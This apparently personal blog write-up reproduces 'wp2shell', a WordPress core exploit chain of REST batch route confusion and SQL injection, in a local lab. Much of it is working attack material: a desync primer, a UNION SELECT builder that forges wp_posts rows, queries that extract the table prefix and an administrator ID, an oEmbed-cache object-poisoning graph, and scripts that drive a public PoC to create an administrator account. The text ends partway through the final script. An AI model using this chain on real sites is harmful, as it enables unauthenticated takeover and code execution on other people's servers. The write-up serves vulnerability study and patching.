

Tiny legal-ish note before we break things: Everything in this article happened inside a disposable WordPress lab deployed locally. The scripts below deliberately refuse non-loopback targets because “oops, wrong IP” is not a fun sentence to explain. Only test systems you own or have explicit written permission to test.
Hello, my name is Ali. I mainly do binary exploitation, but every now and then I find a fun CVE on the internet and decide to poke it until it either makes sense or ruins my sleep schedule. This was one of those CVEs :3
Most WordPress vulnerabilities are usually hiding inside plugins or themes. wp2shell decided to be extra and live in WordPress core itself. On affected versions, an unauthenticated request can reach SQL injection, turn database results into forged WordPress objects, create an administrator account, and then use perfectly normal administrator functionality to reach code execution. Very calm. Very normal.
Instead of immediately pressing the big shiny “exploit” button and pretending I understood everything, I split the chain into smaller checkpoints and verified each part one by one:
- WordPress and its REST API were reachable.
- The REST batch endpoint existed.
- A harmless batch request was parsed and dispatched correctly.
- The route-confusion behavior was present.
- SQL expressions could be evaluated through the confused route.
- A full
wp_postsrow could be forged through aUNION SELECT. - The real table prefix and an existing administrator ID could be recovered.
- WordPress could be made to create real oEmbed cache rows.
- Those rows could be reused in an in-request object-poisoning graph.
- A normally protected
POST /wp/v2/usersrequest could create a new administrator.
The final result: a freshly generated administrator account on a stock WordPress 7.0.1 installation. WordPress did not ask how I got there. Very trusting of it.
TL;DR, because this chain is a little cursed
wp2shell is a chain of two WordPress core vulnerabilities:
| Vulnerability | Role in the chain |
|---|---|
| CVE-2026-63030 | A REST API batch-route confusion bug that causes one sub-request to be dispatched using another sub-request's handler. |
| CVE-2026-60137 | An SQL injection issue in the author__not_in parameter used by WP_Query. |
The short version is that WordPress gets confused about which route it validated and which handler it actually runs. That confusion exposes an internal SQL injection before authentication.
The SQL injection is then used for something much more interesting than simply dumping data: it forges complete wp_posts rows that WordPress temporarily accepts as real WP_Post objects. Those fake objects are mixed with real oEmbed cache rows, a crafted Customizer changeset, and a request-shaped object until WordPress eventually processes a user-creation request as an administrator.
So yes, the path is basically:
route confusion → SQL injection → fake objects → admin account → RCE
A perfectly ordinary Tuesday.
The high-level path looks like this:
Anonymous HTTP request
        |
        v
/wp-json/batch/v1 or ?rest_route=/batch/v1
        |
        v
Malformed request desynchronizes batch routing
        |
        v
Item-route input is dispatched under posts get_items()
        |
        v
author_exclude -> WP_Query author__not_in -> SQL injection
        |
        v
UNION-forged wp_posts rows become temporary WP_Post objects
        |
        v
Real oEmbed cache IDs + poisoned object graph
        |
        v
Customizer/request logic runs with an existing admin identity
        |
        v
POST /wp/v2/users creates a generated administrator
        |
        v
Administrator plugin upload/activation -> PHP execution -> RCE
Affected and patched versions, aka the “please update” section
The full pre-authentication RCE chain only works where both bugs overlap. If your version appears in the affected rows below, this is your friendly reminder to update WordPress before finishing the rest of the article:
| WordPress version | Status |
|---|---|
6.8.0–6.8.5 | Contains the SQL injection, but not the full batch-route-confusion RCE chain. |
6.8.6 | SQL injection patched. |
6.9.0–6.9.4 | Full wp2shell chain affected. |
6.9.5 | Patched. |
7.0.0–7.0.1 | Full wp2shell chain affected. |
7.0.2 | Patched. |
Versions before 6.8 | Not affected by these issues. |
My lab used WordPress 7.0.1 with MySQL. That detail matters. This chain depends on WordPress's MySQL-backed query and object-handling behavior, so changing the database backend halfway through the experiment is a fantastic way to lose several hours. I know this because I did exactly that later :)
Meet the two bugs responsible for this nonsense
Before getting into the lab, it helps to meet the two bugs separately. Neither one tells the whole story on its own, but together they form a surprisingly effective friendship.
Bug 1: WP_Query has an SQL-injection-shaped problem
WordPress converts REST collection parameters into internal WP_Query arguments. One of those arguments is author__not_in, which should contain a list of numeric author IDs that must be excluded from a query.
On vulnerable versions, attacker-controlled input can reach the SQL construction path without being converted into a safe list of integers. Conceptually, the generated query contains a clause similar to:
... post_author NOT IN (<attacker-controlled value>) ...If the value is treated as raw SQL rather than a validated integer list, an input beginning with something like 0) can close the NOT IN (...) expression and append another SQL expression.
The catch is that WP_Query is an internal API. A vulnerable internal argument is not automatically useful to an anonymous visitor. We still need a way to reach it from the outside.
Enter bug number two, wearing a fake moustache.
Bug 2: WordPress validates one route and runs another
The WordPress REST batch endpoint accepts several sub-requests and processes them together. For each sub-request, WordPress determines:
- which route and callback matched it; and
- whether validation succeeded.
The vulnerable batch implementation maintained these results in parallel arrays. When a malformed path failed URL parsing, an error was appended to the validation array, but the matching route array was not updated in the same way. The arrays therefore became offset from one another.
Once those arrays drift out of sync, WordPress can validate a sub-request as one route and dispatch it using the handler from another route.
In normal human terms: the receptionist checks your paperwork for Room A and then sends you into Room B.
That distinction is the heart of route confusion:
What WordPress validates:  /wp/v2/posts/999999  (single-item route)
What WordPress executes:   /wp/v2/posts         (collection handler)
The single-item route does not define collection-only parameters such as author_exclude, orderby, or per_page. Those values can therefore survive item-route validation. When the same request is mistakenly executed by the collection handler, that handler consumes them.
author_exclude is then mapped into WP_Query as author__not_in, neatly connecting the routing mistake to the SQL injection sink. Two bugs, one very bad outcome.
The tiny local lab where WordPress suffered politely
My target was intentionally restricted to a loopback address:
TARGET = "http://127.0.0.1:8000"I also added a guard to every active test script:
from urllib.parse import urlsplit


def require_local_target(url: str) -> None:
    host = urlsplit(url).hostname

    if host not in {"127.0.0.1", "localhost", "::1"}:
        raise RuntimeError(
            f"Refusing to test a non-loopback target: {host!r}"
        )
This guard is tiny, boring, and absolutely worth keeping. It prevents a copied command, changed environment variable, or mistyped URL from turning a local experiment into an accidental external scan. Future-me cannot always be trusted, so the script gets a seatbelt.
Step 1: Is WordPress alive?
I first requested the public posts endpoint:
Invoke-RestMethod `
  "http://localhost:8000/?rest_route=/wp/v2/posts&per_page=1&_fields=id,title,link"
The response showed a valid post object, confirming that the WordPress site and REST API were working.

This looks almost too basic to mention, but it rules out the usual lab gremlins before any exploit debugging starts: stopped containers, wrong ports, broken PHP, or a disabled REST API. There is no point debugging an exploit against a server that is simply taking a nap.
Step 2: Finding the batch endpoint

Next, I enumerated the REST routes and searched for the batch endpoint:
$rest = Invoke-RestMethod "http://localhost:8000/?rest_route=/"
$rest.routes.PSObject.Properties.Name |
  Where-Object { $_ -match "batch" }
The route list contained /batch/v1.
The batch endpoint can be reached using either of these forms:
/wp-json/batch/v1
/?rest_route=/batch/v1
I used the query-parameter form because it still works when pretty permalinks are disabled. Ugly URLs deserve love too.
Step 3: Giving WordPress something to embed
The later admin-creation bridge needs a public post or page that WordPress can process through oEmbed. I retrieved the first published post link:
Invoke-RestMethod `
  "http://localhost:8000/?rest_route=/wp/v2/posts&per_page=1&_fields=link"
I then confirmed that WordPress itself could reach the exact URL. The local access log showed the request arriving successfully:

This matters because the later stage renders [embed]...[/embed] markup. WordPress must be able to process the URL and create real oembed_cache rows. Those rows become very important later, which is funny because at this point they look completely harmless.
Step 4: A quick “is this actually vulnerable?” check

Before manually rebuilding the chain, I ran the public checker from the Icex0/wp2shell-poc repository against the local target.

The check reported the expected WordPress markers, version hints, route-confusion behavior, and SQL injection confirmation.
A version number alone is not proof. Reverse proxies, WAFs, custom REST filters, and strange site configurations can all change the result. The useful evidence is the route-confusion marker pattern plus confirmation that a controlled SQL expression actually reaches the database. Version banners lie. Behavior is harder to argue with.
Step 5: First, a boring normal request
Before testing the malformed request, I sent a completely normal batch request that attempted to create a draft post:
{
  "validation": "normal",
  "requests": [
    {
      "method": "POST",
      "path": "/wp/v2/posts",
      "body": {
        "title": "Harmless batch test",
        "status": "draft"
      }
    }
  ]
}
I saved it as batch-normal.json and sent it with:
curl -sS -i \
  -X POST \
  -H 'Content-Type: application/json' \
  --data-binary @batch-normal.json \
  "$TARGET/?rest_route=/batch/v1"
WordPress returned rest_cannot_create because the request was anonymous.

That response confirmed four useful facts:
- The batch route existed.
- The JSON structure was accepted.
- The inner request was dispatched.
- Normal authorization correctly blocked post creation.
That gave me a clean baseline. If the malformed batch behaves differently later, I know it is not because my JSON forgot how to JSON.
Step 6: Making WordPress confuse itself
The proof-of-concept uses a deliberately malformed path as a desynchronization primer:
_DESYNC_PRIMER = {"method": "POST", "path": "///"}The HTTP client never actually connects to ///; it only appears inside the JSON body. WordPress fails to parse it as a normal route, records an error in one internal array, forgets to keep another array aligned, and the bookkeeping starts sliding sideways.
The primitive is then nested twice, because apparently one confusing batch was not enough.
Outer batch
The outer batch makes a request that is validated as POST /wp/v2/posts, but dispatched under the batch handler. Because it was validated as a posts request, its body is not checked as a normal batch request body. That allows an inner batch containing GET requests to pass through.
Inner batch
Inside the nested request, a path matching the single-post item route is used:
/wp/v2/posts/999999The numeric ID does not need to exist. It only needs to match the item-route pattern. Collection-only query parameters are attached to that item-route request:
author_exclude=<payload>&orderby=none&per_page=500After the desynchronization, the request is executed by the posts collection handler. At that point:
author_excludebecomesauthor__not_in;orderby=noneremoves a trailing globalORDER BYthat would break theUNION; andper_page=500keeps the query in a full-row mode on the default lab setup, allowing a forged row to survive as aWP_Postobject.
Step 7: Hex literals, because escaping is pain
The forged row has to contain valid WordPress values such as publish, post, titles, slugs, and serialized JSON. Quoting complex strings inside an already nested JSON, URL-encoded query, and SQL expression becomes fragile very quickly.

MySQL hexadecimal literals make this much easier:
SELECT 0x7075626c697368;The result is the string publish.
The helper used in the lab was:
def mysql_hex(text: str) -> str:
    return f"0x{text.encode().hex()}" if text else "''"
This avoids several layers of escaping and keeps the generated UNION SELECT rows readable enough that I can still recognize my own code the next morning.
Step 8: The 23-column WordPress puzzle
A SQL UNION is very particular: both sides need the same number of columns in compatible positions. A modern wp_posts row has 23 columns, so the forged SELECT also needs 23 values. Miss one and MySQL immediately lets you know that your day is not going well.
I built rows with the following helper:
_POST_DATE = "2020-01-01 00:00:00"


def mysql_hex(text: str) -> str:
    return f"0x{text.encode().hex()}" if text else "''"


def wp_posts_tuple(
    row_id: int,
    *,
    body: str = "",
    title: str = "",
    status: str = "publish",
    slug: str = "",
    parent: int = 0,
    kind: str = "post",
    author: int = 1,
) -> str:
    columns = [
        str(row_id),
        str(author),
        mysql_hex(_POST_DATE),
        mysql_hex(_POST_DATE),
        mysql_hex(body),
        mysql_hex(title),
        "''",
        mysql_hex(status),
        mysql_hex("closed"),
        mysql_hex("closed"),
        "''",
        mysql_hex(slug),
        "''",
        "''",
        mysql_hex(_POST_DATE),
        mysql_hex(_POST_DATE),
        "''",
        str(parent),
        "''",
        "0",
        mysql_hex(kind),
        "''",
        "0",
    ]
    return ",".join(columns)
A test row confirmed that the generated list contained exactly 23 columns:

Several positions matter more than the others:
| Position | WordPress field | Why it matters |
|---|---|---|
| 1 | ID | Gives the forged object an identity. |
| 2 | post_author | Can associate the object with a real administrator. |
| 5 | post_content | Carries embed markup or changeset content. |
| 6 | post_title | Used by the read primitive to reflect extracted data. |
| 8 | post_status | Keeps the object renderable or gives it a special state. |
| 12 | post_name | Stores a slug, UUID, or predictable oEmbed cache name. |
| 18 | post_parent | Connects objects into the poisoned graph. |
| 21 | post_type | Recasts the row as a post, cache object, changeset, request, or navigation item. |
The remaining fields are filled with syntactically valid values so that WordPress can hydrate and process the row without rejecting it immediately.
Step 9: Asking the database to say hello
I next used a local-only script to check whether the UNION primitive could return controlled values through the REST response:
from urllib.parse import urlsplit

from wp2shell.client import BatchClient
from wp2shell.sqli import UnionSQLi

TARGET = "http://localhost:8000"


def require_local_target(url: str) -> None:
    host = urlsplit(url).hostname
    if host not in {"127.0.0.1", "localhost", "::1"}:
        raise RuntimeError(f"Refusing non-loopback target: {host!r}")


def main() -> None:
    require_local_target(TARGET)

    client = BatchClient(
        TARGET,
        timeout=30,
        user_agent="wordpress-cve-local-study",
    )
    sqli = UnionSQLi(client)

    available = sqli.available()
    print(f"UNION primitive available: {available}")

    if not available:
        return

    marker = sqli.extract("SELECT 'LOCAL_LAB_OK'")
    number = sqli.integer("SELECT 1337")

    print(f"String marker: {marker!r}")
    print(f"Integer marker: {number}")

    if marker != "LOCAL_LAB_OK":
        raise RuntimeError("Unexpected SQL string result")

    if number != 1337:
        raise RuntimeError("Unexpected SQL integer result")


if __name__ == "__main__":
    main()
The output returned both the string and integer exactly as expected:

The UnionSQLi class forges a fake post whose title contains a marker like:
||HEX(extracted value)||WordPress renders the forged object into the REST response. The client searches the body for the marker, decodes the hexadecimal value, and returns the original string. This is much faster than a blind character-by-character extraction because one request can return an entire scalar value.
The repository also supports two fallback techniques:
- Error based: uses reflected MySQL errors such as
EXTRACTVALUE()output when database errors are displayed. - Blind: uses a true/false condition and reads
X-WP-Totalfrom the posts response as the oracle.
In my default lab, the UNION technique worked immediately, which was suspiciously convenient and therefore appreciated.
Step 10: Double-checking with the public PoC
After the manual marker worked, I ran the public proof-of-concept again as an independent confirmation:

At this point the interesting part was no longer a theory. I had proven the read primitive:
- route confusion was active;
- attacker-controlled input reached the vulnerable query variable;
- a complete fake
wp_postsrow survived the query; - WordPress returned the forged row as a REST object; and
- both string and integer values could be extracted from the database.
Step 11: Because not everyone uses wp_
WordPress installations do not always use the default wp_ prefix. Hard-coding wp_users, wp_usermeta, and wp_posts would work perfectly right up until it did not, so the chain discovers the real table name instead.
The exploit therefore queries INFORMATION_SCHEMA.TABLES for a table ending in _posts:
SELECT TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES
WHERE TABLE_SCHEMA = DATABASE()
  AND RIGHT(TABLE_NAME, 6) = 0x5f706f737473
ORDER BY CHAR_LENGTH(TABLE_NAME), TABLE_NAME
LIMIT 1;
In Python, the result is checked against a conservative table-name pattern before being used:
posts_table = sqli.extract(
    "SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES "
    "WHERE TABLE_SCHEMA=DATABASE() AND RIGHT(TABLE_NAME,6)=0x5f706f737473 "
    "ORDER BY CHAR_LENGTH(TABLE_NAME),TABLE_NAME LIMIT 1"
)

table_prefix = posts_table[:-5]
My lab returned:
Posts table: wp_posts
Table prefix: wp_
I verified the result directly from the MySQL shell rather than trusting the exploit output alone:

This kind of cross-check is useful during exploit development. It tells you whether a failure is caused by bad SQL extraction, a wrong assumption about the schema, or a later WordPress-specific stage.
Step 12: Finding an admin ID without finding the password
The chain does not need the existing administrator's password. It only needs the numeric ID of a real administrator so the forged objects can borrow a trusted user context. Very rude, but technically efficient.
The exploit searches the user and usermeta tables for a serialized administrator capability entry:
SELECT u.ID
FROM `<prefix>users` u
JOIN `<prefix>usermeta` m ON m.user_id = u.ID
WHERE m.meta_key = '<prefix>capabilities'
  AND INSTR(m.meta_value, 's:13:"administrator";b:1;') > 0
ORDER BY u.ID
LIMIT 1;
On a default installation this is usually user ID 1, but the exploit discovers it dynamically instead of assuming that value.
Step 13: Picking the humble Hello world! post
The exploit asks the WordPress REST API for one public post or page and uses its permalink as the oEmbed source:
for route in ("/wp/v2/posts", "/wp/v2/pages"):
    # Request one public item and read its link.
My script printed the local Hello world! permalink:

A default WordPress installation normally includes Hello world! and a sample page. It turns out the famous first post can also play a small supporting role in a pre-authentication exploit chain. Character development.
The part where my lab betrayed me
During testing, my environment quietly updated WordPress to 7.0.2, which is the patched release. At the same time, the database backend changed from MySQL to SQLite. The exploit then stopped working, which was technically correct and emotionally inconvenient.
After staring at the output for longer than I would like to admit, I learned two very useful lessons:
- Pin the exact vulnerable application version. An auto-update can silently remove the bug while you are debugging it.
- Keep the database backend stable. This chain uses MySQL-specific behavior, metadata queries, hexadecimal literals, and functions such as
EXTRACTVALUEin one fallback path.
After rebuilding the lab with WordPress 7.0.1 and MySQL, the expected route-confusion markers and SQL injection confirmation returned. The bug was back. My sanity was only partially restored.
Step 14: Convincing WordPress to create useful cache rows for me
This is where the chain stops looking like “just an SQL injection” and becomes much more interesting.
The UNION SELECT does not directly insert rows into the database. It only adds forged rows to a query result, so the fake objects live for the duration of the request and then disappear.
The clever part is making WordPress perform a legitimate write on the attacker's behalf as a side effect of rendering content. In other words: if I cannot insert the rows myself, I can politely trick WordPress into creating the useful ones for me.
The exploit creates three unique fragment variations of the selected local post URL:
http://localhost:8000/?p=1#<nonce>0
http://localhost:8000/?p=1#<nonce>1
http://localhost:8000/?p=1#<nonce>2
It then forges a post whose content contains three embed shortcodes:
[embed width="500" height="750"]<url-0>[/embed]
[embed width="500" height="750"]<url-1>[/embed]
[embed width="500" height="750"]<url-2>[/embed]
When WordPress renders this fake post, its normal oEmbed subsystem creates real oembed_cache posts in the database. Their names are predictable MD5 hashes based on the embed URL and serialized dimensions.
The exploit then reads the resulting IDs through the SQL injection:
cache_name = hashlib.md5((embed_url + _OEMBED_SIZE).encode()).hexdigest()

SELECT ID
FROM `<posts_table>`
WHERE post_type = 'oembed_cache'
  AND post_name = '<calculated hash>'
ORDER BY ID DESC
LIMIT 1;
My lab created three unique cache rows and returned IDs 6, 7, and 8:

I again verified the side effect directly in MySQL:

This is a key turning point. The exploit now owns three real database object IDs that WordPress created on its behalf.
Step 15: Building the tiny cursed object graph
The exploit reuses those three real IDs as anchors in a graph of seven forged wp_posts rows. Each fake row gets a carefully selected post_type, post_status, post_parent, body, and author. It is basically a very small family tree where every relative is lying about who they are.
The graph contains:
| Forged object | Purpose |
|---|---|
| Trigger post | Contains an embed that causes WordPress to process the prepared cache path. |
| Customizer changeset | Carries JSON describing a navigation-menu item and claims the identity of a real administrator. |
| Outer object | Connects the changeset and related objects through parent relationships. |
| Cache object | Recasts one real oEmbed backing ID in the request's object cache. |
| Navigation item | Represents the menu item referenced by the changeset. |
| Request object | Uses a special request-like shape and status to reach request-processing behavior. |
| Inner object | Completes the parent/child links needed by the chain. |
The _PoisonGraph helper assigns large random IDs for the fake-only objects and maps the three real oEmbed IDs to the changeset, cache, and request roles:
@dataclass
class _PoisonGraph:
    cache_post_ids: list[int]
    source_admin_id: int

    def __post_init__(self) -> None:
        self.outer_id = 1800000000 + secrets.randbelow(100000000)
        self.nav_item_id = self.outer_id + 1
        self.inner_id = self.outer_id + 2
        self.changeset_id, self.cache_id, self.request_id = self.cache_post_ids
The generated Customizer changeset contains a nav_menu_item[...] entry and explicitly sets its user_id to the discovered administrator ID:
{
  "nav_menu_item[<forged-id>]": {
    "type": "nav_menu_item",
    "user_id": 1,
    "value": {
      "object_id": 0,
      "object": "",
      "menu_item_parent": 0,
      "position": 0,
      "type": "custom",
      "title": "generated",
      "url": "https://example.invalid/",
      "status": "publish",
      "nav_menu_term_id": 0,
      "_invalid": false
    }
  }
}
I wrote a separate graph-inspection script so I could print every generated ID, the complete changeset, and all seven SQL rows before sending the final request:
import json

from wp2shell.exploit import PreAuthAdminCreator, _PoisonGraph

TARGET = "http://127.0.0.1:8000"
BACKING_IDS = [12, 13, 14]


def main() -> None:
    creator = PreAuthAdminCreator(TARGET)

    graph = _PoisonGraph(
        cache_post_ids=BACKING_IDS,
        source_admin_id=1,
    )

    changeset = creator._changeset_payload(
        graph.nav_item_id,
        1,
    )

    rows = graph.rows(
        changeset,
        "http://localhost:8000/?p=1#localmanual0011",
    )

    print("changeset_id:", graph.changeset_id)
    print("cache_id:", graph.cache_id)
    print("request_id:", graph.request_id)
    print("outer_id:", graph.outer_id)
    print("nav_item_id:", graph.nav_item_id)
    print("inner_id:", graph.inner_id)

    print("\nChangeset:")
    print(json.dumps(json.loads(changeset), indent=2))

    print("\nGenerated row count:", len(rows))

    for index, row in enumerate(rows, start=1):
        print(f"\n--- row {index} ---")
        print(row)


if __name__ == "__main__":
    main()
Printing the graph separately made the exploit much easier to understand. Instead of treating create_admin() as a magic function, I could see exactly which IDs were reused and how the post_parent relationships connected the objects.
Why WordPress believes these fake rows
The UNION SELECT does not permanently insert these seven rows. The trick is that WordPress receives them as part of a legitimate posts query and hydrates them into WP_Post objects.
During that same HTTP request, WordPress's internal caches and higher-level subsystems may ask for a post by ID. If the forged object is already present under that ID, the application can consume the attacker's version of the object rather than loading the original row in the normal way.
The real oEmbed backing IDs are especially valuable because they are valid, existing database identifiers. The exploit temporarily changes what those IDs represent inside the current request:
- a normal oEmbed cache row can appear to be a
customize_changeset; - another can appear to be a cache or navigation object; and
- another can appear to be a request object.
That is why this is better described as an in-request object-poisoning bridge than a direct SQL INSERT. The database is not permanently changed by the forged rows; WordPress is simply persuaded to believe the wrong objects for long enough.
A persistent external object cache such as Redis or Memcached can change the query and cache behavior used by this public chain. That may disrupt the full administrator/RCE bridge on some deployments, although it does not remove the underlying vulnerabilities or make an affected version safe.
Step 16: And now we ask for an administrator
Once the forged object graph is included in the nested batch, the exploit appends two identical requests to the user endpoint:
{
  "method": "POST",
  "path": "/wp/v2/users",
  "body": {
    "username": "<generated username>",
    "password": "<generated password>",
    "email": "<generated email>",
    "roles": ["administrator"]
  }
}
Normally, an anonymous request to this endpoint is rejected immediately, as it should be. Inside the poisoned execution path, however, the request is reached after the crafted changeset/request graph has established an administrator context.
The user-creation request appears twice because the first pass can prepare state that the second pass consumes. Think of the first request as setting the table and the second one as casually sitting down for dinner.
The final local-only “please give me admin” script
This was the final script I used with the public Icex0/wp2shell-poc package. It remains hard-locked to loopback targets:
from urllib.parse import urlsplit

from wp2shell.client import BatchClient
from wp2shell.sqli import UnionSQLi
from wp2shell.exploit import PreAuthAdminCreator

TARGET = "http://127.0.0.1:8000"


def require_local(url: str) -> None:
    host = urlsplit(url).hostname
    if host not in {"127.0.0.1", "localhost", "::1"}:
        raise RuntimeError(f"Refusing non-local target: {host!r}")


def main() -> None:
    require_local(TARGET)

    client = BatchClient(
        TARGET,
        timeout=30,
        user_agent="wordpress-local-study",
    )

    sqli = UnionSQLi(client)

    if not sqli.available():
        raise RuntimeError("UNION primitive is unavailable")

    creator = PreAuthAdminCreator(
        TARGET,
        timeout=30,
        user_agent="wordpress-local-study",
    )

    posts_table = creator._posts_table(sqli)
    print("Posts table:", posts_table)

    embed_urls = creator._loopback_embed_urls("localmanual001")

    print("Embed URLs:")
    for url in embed_urls:
        print(" ", url)

    creator._prime_oembed_posts(embed_urls)
    print("oEmbed priming completed")

    backing_ids = creator._oembed_backing_ids(
        sqli,
        posts_table,
        embed_urls,
    )

    print("Backing IDs:", backing_ids)

    assert len(backing_ids) == 3
